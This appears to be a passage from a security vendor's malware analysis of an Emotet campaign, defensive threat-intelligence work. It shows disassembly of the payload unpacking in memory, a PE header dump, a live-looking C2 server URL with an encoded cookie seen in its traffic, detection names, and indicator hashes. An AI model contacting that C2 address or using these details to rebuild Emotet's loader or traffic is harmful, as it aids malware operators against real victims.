
Architecture: I386

Type: DLL

linker: Microsoft Linker(14.29**)[DLL32]

Emotet’s payload downloaded by the malicious document.

The final payload is another DLL, which is unpacked and executed in memory by the downloaded file.




```
1001AD8F  .  8945 E4   mov dword ptr ss:[ebp-1C],eax      [ebp-1C]:&"MZ蛃"
1001AD92               mov eax,dword ptr ss:[ebp-1C]      [ebp-1C]:&"MZ蛃"
1001AD95               push eax                           eax:&"MZ蛃"
1001AD96               lea ecx,dword ptr ss:[ebp-34]
1001AD99               call <188484494.sub_1001A450>
1001AD9E               lea ecx,dword ptr ss:[ebp-94]      [ebp-94]:"MZ蛃"
1001ADA4               call <188484494.sub_1001A3B0>
1001ADA9               lea ecx,dword ptr ss:[ebp-34]
1001ADAC  .  51        push ecx                           ecx:" úç"
```

```
<188484494.sub_1001A450>

.text:1001AD99 188484494.dll:$1AD99 #1A199 <sub_1001ACD0+C9>
```

```
Address   Hex                                              ASCII
00ED31A0  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
00ED31B0  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
00ED31C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00ED31D0  00 00 00                         00 C0 00 00 00  ............À...
00ED31E0  0E 1F BA                         4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
00ED31F0  69 73                            63 61 6E 6E 6F  is program canno
00ED3200  74 20 62                         20 44 4F 53 20  t be run in DOS 
00ED3210  6D 6F 64                         00 00 00 00 00  mode....$.......
00ED3220  43 84 A8                         85 07 E5 C6 85  C.¨Ö.åÆ..åÆ..åÆ.
00ED3230  7A 9C 23                         85 06 E5 C6 85  z.#.¾äÆ.z....åÆ.
00ED3240  7A 9C 18 85 06 E5 C6 85 52 69 63 68 07 E5 C6 85  z....åÆ.Rich.åÆ.
00ED3250  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00ED3260  50 45 00 00 4C 01 04 00 9A 76 91 61 00 00 00 00  PE..L....v.a....
00ED3270  00 00 00 00 E0 00 02 21 0B 01 0C 00 00 2A 02 00  ....à..!.....*..
00ED3280  00 1A 00 00 00 00 00 00 20 1A 02 00 00 10 00 00  ........ .......
00ED3290  00 40 02 00 00 00 00 10 00 10 00 00 00 02 00 00  .@..............
00ED32A0  06 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00  ................
```

Emotet being unpacked in memory.

Once running, Emotet starts the communication with its C2 servers.



```
EAX     0528E684
EBX     00000000
ECX     00000000
EDX     00000000
EBP     0528F104
ESP     0528E5C4
ESI     032A54A0      L"https://191.252.196.221:8080/"
EDI     032677B8

EIP     6F02BA80      <winhttp.WinHttpCrackUrl>
```

```
.text:7341BF10 wininet.dll:$30BF10 #30B310 <HttpSendRequestW>

Address  Hex                                              ASCII
03449190 43 00 6F 00 6F 00 6B 00 69 00 65 00 3A 00 20 00 C.o.o.k.i.e.:. .
034491A0 4D 00 77 00 4B 00 50 00 75 00 50 00 6E 00 6F 00 M.w.K.P.u.P.n.o.
034491B0 6D 00 50 00 52 00 3D 00 79 00 71 00 62 00 76 00 m.P.R.=.y.q.b.v.
034491C0 6A 00 78 00 65 00 48 00 67 00 47 00 56 00 5A 00 j.x.e.H.g.G.V.Z.
034491D0 7A 00 67 00 68 00 4B 00 30 00 2F 00 53 00 36 00 z.g.h.K.0./.S.6.
034491E0 65 00 42 00 46 00 71 00 4F 00 42 00 41 00 77 00 e.B.F.q.O.B.A.w.
034491F0 61 00 6B 00 74 00 6F 00 75 00 4B 00 50 00 4B 00 a.k.t.o.u.K.P.K.
03449200 79 00 4D 00 4B 00 6D 00 49 00 61 00 58 00 66 00 y.M.K.m.I.a.X.f.
03449210 32 00 44 00 58 00 6C 00 47 00 52 00 6B 00 79 00 2.D.X.l.G.R.k.y.
03449220 55 00 6F 00 4D 00 34 00 4E 00 46 00 38 00 4E 00 U.o.M.4.N.F.8.N.
03449230 72 00 57 00 47 00 6B 00 49 00 67 00 71 00 35 00 r.W.G.k.I.g.q.5.
03449240 56 00 65 00 33 00 68 00 6A 00 48 00 6D 00 4A 00 V.e.3.h.j.H.m.J.
03449250 67 00 38 00 4D 00 52 00 6A 00 42 00 62 00 56 00 g.8.M.R.j.B.b.V.
03449260 73 00 2F 00 4B 00 45 00 39 00 54 00 41 00 39 00 s./.K.E.9.T.A.9.
03449270 4C 00 49 00 66 00 4A 00 4D 00 56 00 35 00 45 00 L.I.f.J.M.V.5.E.
03449280 50 00 47 00 31 00 4E 00 53 00 48 00 53 00 70 00 P.G.1.N.S.H.S.p.
03449290 54 00 57 00 79 00 58 00 58 00 61 00 62 00 37 00 T.W.y.X.X.a.b.7.
```

Emotet C2 communication.
At the moment of this analysis, there are 19 online servers linked to Emotet.

Protection

Netskope Threat Labs is actively monitoring this campaign and has ensured coverage for all known threat indicators and payloads.

- **Netskope Threat Protection**
  - `Document-Word.Trojan.Emotet`
  - `Win32.Trojan.Emotet`
- **Netskope Advanced Threat Protection** provides proactive coverage against this threat.
  - `Gen.Malware.Detect.By.StHeur` indicates a sample that was detected using static analysis
  - `Gen.Malware.Detect.By.Sandbox` indicates a sample that was detected by our cloud sandbox

IOCs

Emotet Document Hashes

SHA256

4938ef80579abd3efdb5caa81ccd37648e771dfcd8eb6fb59789faf5c29002d9

fcdc52a70e95e9e1979db1a9145ca43135ad7b1497a6c62b606989734680cd5d

eeabaea8e1a978fb94bbb03a4dd20c9259c9a65bdaee42ab5a777ca1ccba27a0

7ba276ef23853e8a1bc1b32b8fa67ff845d9fa78c2820aa68c4907aead76fd06

MD5

97b18705eb20d678681e39cc877b3d2a

93288048b2d674437e5d8adcf13d1169

7d987aac2dba9450640fb15d860be5dc

356252e7a07ec1a807795cfb77629ea7

The full list of IOCs analyzed in this campaign can be found in our Git repository.